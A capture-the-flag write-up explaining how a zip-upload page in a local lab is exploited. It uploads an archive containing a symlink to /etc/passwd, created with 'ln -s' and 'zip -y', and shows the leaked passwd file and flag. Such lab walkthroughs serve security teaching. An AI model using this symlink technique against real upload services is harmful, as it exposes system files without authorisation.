
Symlink writeup

Main objective: Read the info in /etc/passwd



Unzipper command: unzip /tmp/name -d /var/www/html/upload/29f8942e6f0d230c2920b1cd4d95be9b

Successfully uploaded and unzip files into /upload/29f8942e6f0d230c2920b1cd4d95be9b

Unzipper debug info:

```
Archive:  /tmp/name
 inflating: /var/www/html/upload/29f8942e6f0d230c2920b1cd4d95be9b/favicon.ico
```

Participant's mindset

This web allow users to upload a zip file and the application unzip the file at `/upload/<some where>` in the server.


Making assumption:

What if we created a symlink pointing to /etc/passwd, zipped it, and then uploaded it to the server? Would this mean that upon unzipping, the symlink would be recreated and point to the server's /etc/passwd file?

Assumption testing:

Firstly, we use this command to create a symlink to etc/passwd.


```
$ ln -s /etc/passwd link_passwd
```




```
cyberjustu@MSI:~$ ln -s /etc/passwd link_passwd
cyberjustu@MSI:~$ ls
lab01  link_passwd  something
cyberjustu@MSI:~$ 
```

Then we zip link_passwd to hack.zip or any name you want it to be and upload it to the server.

```
zip -y hack.zip link_passwd
```



```
cyberjustu@MSI:~$ zip -y hack.zip link_passwd
  adding: link_passwd (stored 0%)
cyberjustu@MSI:~$ 
```



ZIP SYMLINK UPLOAD

Select zip file to upload and extract:


Unzipper command: unzip /tmp/name -d /var/www/html/upload/a3a3a18172f8df75cc3aaec4af04ee47

Successfully uploaded and unzip files into /upload/a3a3a18172f8df75cc3aaec4af04ee47

Unzipper debug info:

```
                Archive:  /tmp/name
    linking: /var/www/html/upload/a3a3a18172f8df75cc3aaec4af04ee47/link_passwd  -> /etc/passwd
finishing deferred symbolic links:
  /var/www/html/upload/a3a3a18172f8df75cc3aaec4af04ee47/link_passwd -> /etc/passwd
```

And now we can download the etc/passwd file from the server by checking the unzipped files.




localhost:9091/upload/a3a3a18172f8df75cc3aaec4af04ee47/

Index of /upload/a3a3a18172f8df75cc3aaec4af04ee47

Name	Last modified	Size	Description
Parent Directory		-	
link_passwd	2023-10-31 10:17	948	

Apache/2.4.52 (Debian) Server at localhost Port 9091

Open the link_passwd file we have the flag.



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
FLAG{f736685446ee00b70ba55824f3618a73}
```

CTF Challenge Creator’s Mindset:

Overall, setting up this challenge was straightforward for me, but its concept is complex due to the potential confusion surrounding symlinks. This challenge simulates a real-world scenario, reminiscent of an incident with Facebook, where a hacker uploaded a malicious symlink to read local files from Facebook’s server (here is the link: https://josipfranjkovic.blogspot.com/2014/12/reading-local-files-from-facebooks.html).